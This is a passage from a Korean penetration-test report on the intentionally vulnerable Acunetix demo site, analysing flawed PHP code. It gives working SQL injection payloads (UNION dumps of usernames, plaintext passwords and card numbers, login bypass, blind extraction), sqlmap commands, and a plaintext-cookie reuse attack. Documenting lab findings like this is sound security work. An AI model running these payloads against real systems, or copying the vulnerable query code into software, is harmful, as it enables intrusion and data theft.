


그림 33 쿠키 값에 쿼리 삽입




그림 34 Logout 버튼 뒤 데이터베이스 이름 출력

Login 쿠키 값의 Username 부분(\$login[0])을 ' union select database(), 2, 3, 4, 5, 6, 7, 8# 로 입력한다면 서버의 DBS에서는 다음과 같은 쿼리가 실행된다.

```
SELECT * FROM users WHERE uname='' union select database(), 2, 3, 4, 5, 6, 7, 8#' AND pass='test'
```

'#' 이후의 부분은 주석 처리되어 실행되지 않는다. Uname 이 ''인 계정은 없으므로 union 으로

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

불인 database(), 2, 3, 4, 5, 6, 7, 8 이 출력 결과로 붙는다. 따라서 현재 사용 중인 데이터베이스의 이름과 2 ~ 8 까지의 숫자가 쿼리 실행 결과가 된다.

웹 페이지에서 uname 컬럼의 데이터를 출력하고 있는데, 이 때 첫 번째 컬럼이 uname 에 해당하므로, 데이터베이스 이름이 웹 페이지에 출력된다.

3.3.2. /search.php - searchFor 파라미터

/search.php 는 데이터 베이스에 존재하는 예술 작품을 검색해 출력하는 페이지이다.




그림 35 그림 검색

위 그림 11 의 입력 폼에 검색어를 입력한 후 'go' 버튼으로 /search.php 에 POST 요청을 보낸다. 입력한 데이터는 아래의 코드에서 쿼리문에 포함되어 실행된다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

취약점 발생 소스 코드 분석

```

if(isset($_POST["searchFor"])){
    echo "<h2 id='pageName'>";
    echo "searched for: " . $_POST["searchFor"];
    echo "</h2>";

    $result = mysql_query("
        SELECT a.*, b.aname, b.artist_id, c.cname
        FROM pictures a, artists b, categ c
        WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND
(LOCATE('".$_POST["searchFor"]."', a.title) > 0 OR LOCATE('".$_POST["searchFor"]."',
a.pshort) > 0)
    ");

    if (!$result) {
        die('Error: ' . mysql_error());
    }

    if($result)
    while($row = mysql_fetch_array($result)){
        echo "<div class='story'>";
        echo "<p><a href='showimage.php?file=".$_row["img"]."' target='_blank'><img
style='cursor:pointer' border='0' align='center'
src='showimage.php?file=".$_row["img"]."&size=160' width='160' height='100'></a>";
        echo "<a href='product.php?pic=".$_row["pic_id"]."'>".$_row["title"]."</a>, by:
<a href='artists.php?artist=".$_row["artist_id"]."'>".$_row["aname"]."</a>";

        echo "; from category <a
href='listproducts.php?cat=".$_row["cat_id"]."'>".$_row["cname"]."</a>";
        echo "</div>";
    }
}

```

검색 텍스트 창에 입력한 데이터는 \$_POST["searchFor"] 값으로 처리된다. 이 값을 이용하여 다음과 같은 쿼리가 실행된다.

```

mysql_query("SELECT a.*, b.aname, b.artist_id, c.cname FROM pictures a, artists b,
categ c WHERE a.cat_id=c.cat_id AND a.a_id=b.artist_id AND
(LOCATE('".$_POST["searchFor"]."', a.title) > 0 OR LOCATE('".$_POST["searchFor"]."',
a.pshort) > 0)");

```

WHERE 절의 LOCATE 함수 인자로 searchFor 데이터가 사용되고 있다. searchFor 데이터는 입력 검증은 거치지 않고 즉시 쿼리에 삽입되므로 SQL Injection 취약점이 발생한다. searchFor 값을 적절히 조작하여 데이터베이스 내의 정보를 취득할 수 있다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

공격 수행




그림 36 공격 수행 결과

searchFor 값에 `', 'a') <0) union select 1, 2, 3, 4, 5, 6, uname, 8, pass, 10, cc from users#` 를 입력하면 users 테이블에 존재하는 계정의 Username(uname), Password(pass), 카드 번호(cc)를 출력하는 것을 볼 수 있다.

데이터베이스에 패스워드 값을 해시화하지 않은 상태로 저장하고 있기 때문에 패스워드가 평문으로 출력되고 있다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.3.3. /search.php - test 파라미터

취약점 발생 소스 코드 분석

```
$dummyResults = mysql_query("SELECT * FROM guestbook
    WHERE sender='".$$_GET["test"]."'");

if (!$dummyResults) {
    die('Error: ' . mysql_error());
}

while($row = mysql_fetch_array($dummyResults)){
    echo "<!--".$row["mesaj"]."-->";
}
```

search.php 에는 불필요한 쿼리 실행과 주석 출력 코드가 존재한다. test 파라미터를 가져와 입력 검증 없이 쿼리에 삽입해 사용하고 있으므로 SQL Injection 취약점이 발생한다. guestbook 테이블에서 sender 컬럼 값이 \$_GET["test"]인 데이터를 가져와서 mesaj 값을 HTML 주석으로 출력하고 있다.

따라서 mesaj 값이 출력된다고 해도 웹 페이지 상에서는 보이지 않고, 페이지 HTML 소스로만 확인할 수 있다.

공격 수행



그림 37 test 파라미터에 쿼리 삽입

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

```

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
  <!--acuart--><h2 id='pageName'>searched for: </h2><div class='stor:
<!-- InstanceEndEditable -->
<!--end content -->

```

그림 32 공격 수행 결과

test 파라미터 값을 ' union select 1, database(), 3 # 으로 입력하여 쿼리를 실행한 결과 Response 로 받은 페이지의 HTML 소스 중 데이터베이스 이름이 적힌 주석이 출력되는 것을 볼 수 있다.

3.3.4. /artists.php

/artists.php 는 데이터베이스에 존재하는 아티스트 정보를 출력하는 페이지이다.

취약점 발생 소스 코드 분석

```

if (isset($_GET["artist"])){
    $result = mysql_query("SELECT * FROM artists WHERE artist_id=".$_GET["artist"]);

    if (!$result) {
        die('Error: ' . mysql_error());
    }

    if( $row = mysql_fetch_array($result) ){
        echo "<h2 id='pageName'>artist: ".$row["aname"]."</h2>";
        echo "<div class='story'>";
        echo "<p>".$row["adesc"]."</p>";
        echo "<p><a href='listproducts.php?artist=".$row["artist_id"]."'>view pictures
of the artist</a></p>";
        echo "<p><a href='#'
onClick=\"window.open('./comment.php?aid=".$row["artist_id"]."', 'comment', 'width=500,h
eight=400')\">comment on this artist</a></p>";
        echo "</div>";
    }
}

```

artist URL 파라미터 값을 검증하지 않고 쿼리 문에 직접 삽입하여 실행하고 있으므로 SQL Injection 취약점이 발생한다. 페이지에서 쿼리 실행 결과 중 1 개의 row 만 출력하고 있으므로 적절한 입력 값으로 출력 제어를 할 필요가 있다.

또, artist_id 컬럼은 문자열이 아닌 정수형 컬럼인 것을 주의하며 쿼리를 삽입해야 한다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

공격 수행



그림 38 artist 파라미터에 쿼리 삽입

그림 11 에서 artist 파라미터 값을 `4 union select 1, uname, pass from users` 로 입력하였다. 페이지에서 쿼리 결과의 1 개 row 만 출력하므로 첫 번째 SELECT 문에서는 결과가 나와서는 안 된다. 따라서 결과가 나오지 않는 artist_id 값인 4 를 입력하고, 이후에 users 테이블의 정보를 가져오는 SELECT 문을 연결하였다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25




그림 39 공격 수행 결과

공격 수행 결과, 그림 11 에서 웹 페이지에 users 테이블의 계정 정보가 출력되는 것을 볼 수 있다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.3.5. /userinfo.php

/login.php 에서 계정 정보를 입력하고 로그인을 시도하면, POST form 데이터가 /userinfo.php 로 전송되어 처리된다. 따라서 /userinfo.php 는 실질적인 로그인 로직을 수행하는 페이지라고 할 수 있다.

취약점 발생 소스 코드 분석

```
$auth = 0;
if ( isset($_POST["uname"]) && isset($_POST["pass"]) ) {
    // just logged in
    $qry = "SELECT * FROM users WHERE uname='".$_POST["uname"]."' AND
pass='".$_POST["pass"]."'";
    // echo $qry;
    $result = mysql_query($qry);

    if (!$result) {
        die('Error: ' . mysql_error());
    }
}
```

Form 데이터로 uname 과 pass 가 전달된 경우, 쿼리를 실행해 실제로 DB 의 존재하는 계정의 ID/PW 인지 확인하고 있다. 이 때 uname 과 pass 값의 검증 없이 바로 쿼리 문에 삽입되어 실행되기 때문에 SQL Injection 취약점이 발생한다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

공격 수행 (Auth Bypass)

The screenshot shows the Acunetix Web Vulnerability Scanner interface. At the top, there's a logo for 'acunetix' and 'acuart'. Below it, a navigation bar includes links for 'home', 'categories', 'artists', 'disclaimer', 'your cart', and 'guestbook'. On the left, there's a sidebar with a search bar and links for 'Browse categories', 'Browse artists', 'Your cart', 'Signup', and 'Your profile'. The main content area has a heading 'If you are already registered please enter yo' and a login form. The login form has fields for 'Username' and 'Password'. The 'Username' field contains the text 'test' #, which is highlighted with a red box. Below the password field is a 'login' button. At the bottom, there's a message: 'You can also signup here. Signup disabled. Please use the username t'.

그림 310 SQL Injection 을 이용한 로그인 인증 우회
 uname 폼 데이터에 test' # 을 입력하고 pass 에는 임의의 값을 입력하면, userinfo.php 에서는 다음과 같은 쿼리가 실행된다.

```
SELECT * FROM users WHERE uname='test' # AND pass='a'
```

WHERE 절에서 pass 에 대한 조건이 주석처리되어 패스워드를 검증하지 않고 uname 이 test 인 계정에 대해 로그인을 수행한다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

공격 수행 (Boolean-based Blind SQLI)




그림 311 Blind SQL Injection 을 통한 패스워드 유출

uname 폼 데이터에 test' and substring(pass, 1, 1)='t' # 을 입력하고 pass 값에는 임의의 값을 입력하면 userinfo.php 에서 다음과 같은 쿼리가 실행된다.

```
SELECT * FROM users WHERE uname='test' and substring(pass, 1, 1)='t' # AND pass='a'
```

인증 우회 공격과 같이 기존의 패스워드 검증 부분은 주석으로 처리되고, MySQL 의 substring() 함수를 이용하여 pass 값을 한 문자씩 알아내는 부분이 추가되었다.

위 쿼리에서는 pass 가 t 로 시작하는 경우 로그인을 성공하고, 아닌 경우는 로그인을 실패한다. 로그인의 성공 여부를 통해 substring 의 인자와 조건 값을 바꾸어가며 test 계정의 패스워드를 알아낼 수 있다.

3.3.6. SQLMap 을 이용한 자동화 공격

위의 취약점 중 하나를 선택해 SQLMap 으로 데이터베이스의 정보들을 취득해 보았다. 여기서는 /search.php 의 searchFor 파라미터를 이용해 자동화 공격을 진행하였다.

DBS 정보 탈취 명령어 및 결과

```
sqlmap -u http://testphp.vulnweb.com/search.php?test=query --
```

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

```
cookie="login=test%2Ftest" --data "searchFor=a&goButton=go" -p "searchFor" --dbs
```

명령어 수행 결과, 해당 DBS 에는 'acuart' DB 와, 'information_schema' DB 가 존재하고 있다는 것을 알 수 있었다.

acuart - 테이블 정보 탈취 명령어 및 결과

```
sqlmap -u http://testphp.vulnweb.com/search.php?test=query --
cookie="login=test%2Ftest" --data "searchFor=a&goButton=go" -p "searchFor" -D acuart -
-tables
```

명령어 수행 결과, acuart 데이터베이스에는 artists, carts, categ, featured, guestbook, pictures, products, users 테이블이 존재하는 것을 확인했다.

acuart - 각 테이블의 컬럼 정보 탈취 명령어 및 결과

```
sqlmap -u http://testphp.vulnweb.com/search.php?test=query --
cookie="login=test%2Ftest" --data "searchFor=a&goButton=go" -p "searchFor" -D acuart -
-columns
```

Table	Column	Type
artists	adesc	text
	aname	varchar(50)
	artist_id	int
carts	cart_id	varchar(100)
	item	int
	price	int
categ	cat_id	int
	cdesc	tinytext
	cname	varchar(50)
featured	feature_text	text
	pic_id	int
guestbook	mesaj	text
	sender	varchar(150)
	senttime	int
pictures	a_id	int

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

	cat_id	int
	img	varchar(50)
	pic_id	int
	plong	text
	price	int
	pshort	mediumtext
	title	varchar(100)
products	description	text
	name	text
	id	int unsigned
	price	int unsigned
	rewritename	text
users	name	varchar(100)
	address	mediumtext
	cart	varchar(100)
	cc	varchar(100)
	email	varchar(100)
	pass	varchar(100)
	phone	varchar(100)
	uname	varchar(100)

표 31 SQLMap 을 통해 취득한 acuart 데이터베이스 내 테이블 컬럼 정보

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

3.4. 인증 우회

3.4.1. 회원가입 인증 취약점

서버 측에서 사용자 아이디, 비밀번호, 이름 등의 유효성을 전혀 검증하지 않고 회원가입을 허용함으로써, 공격자는 다수 계정을 생성하거나 임의의 사용자 등록을 통해 인증을 우회하고 권한을 남용할 수 있는 보안 위험이 존재한다.

Signup new user

Please do not enter real information here.
If you press the submit button you will be transferred to a secured connection.

Username:

Password:

Retype password:

Name:

Credit card number:

E-Mail:

Phone number:

Address:

그림 36 회원가입 페이지

현재 입력 정보는 데이터베이스에 저장되지는 않지만, 저장 기능이 추가되는 즉시 대규모 계정 남용 및 정보 유출로 이어질 수 있으므로 서버 측 검증 로직 구현이 필요하다.

	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25




그림 37 유저 등록

3.4.2. 쿠키 재사용 여부


서버가 **Cookie: login=test/test** 형태로 사용자 아이디와 비밀번호를 평문으로 저장/재사용함으로써, 탈취된 쿠키만으로 즉시 계정 정보가 노출되고 인증이 우회될 수 있는 치명적 취약점이 존재한다.

이로 인해 공격자는 네트워크 스니핑이나 XSS 를 통해 얻은 쿠키를 분석해 사용자의 아이디, 비밀번호를 탈취가 가능하다.




	시나리오 기반 모의해킹 결과 보고서		
	Category	문서 버전	문서 최종 수정일
	Development Report	1.0	2025.04.25

탈취한 쿠키를 다른 브라우저나 세션에 재삽입만 해도 로그인 절차 없이 test 상태의 인증된 세션으로 즉시 접근이 가능한 것을 확인할 수 있다. 이 상태에서 공격자는 test 사용자 권한으로 많은 기능들에 접근이 가능하다. 추가로 관리자 권한 쿠키를 탈취할 경우, 운영자 페이지 및 민감한 데이터베이스에도 접근이 가능할 수 있다.



Name	Value
login	test%2Ftest



etration site for **Acunetix Web Vulnerability Scanner**

[es](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) | **Logout test**

If you are already registered please enter your login information below:

Username :


Password :

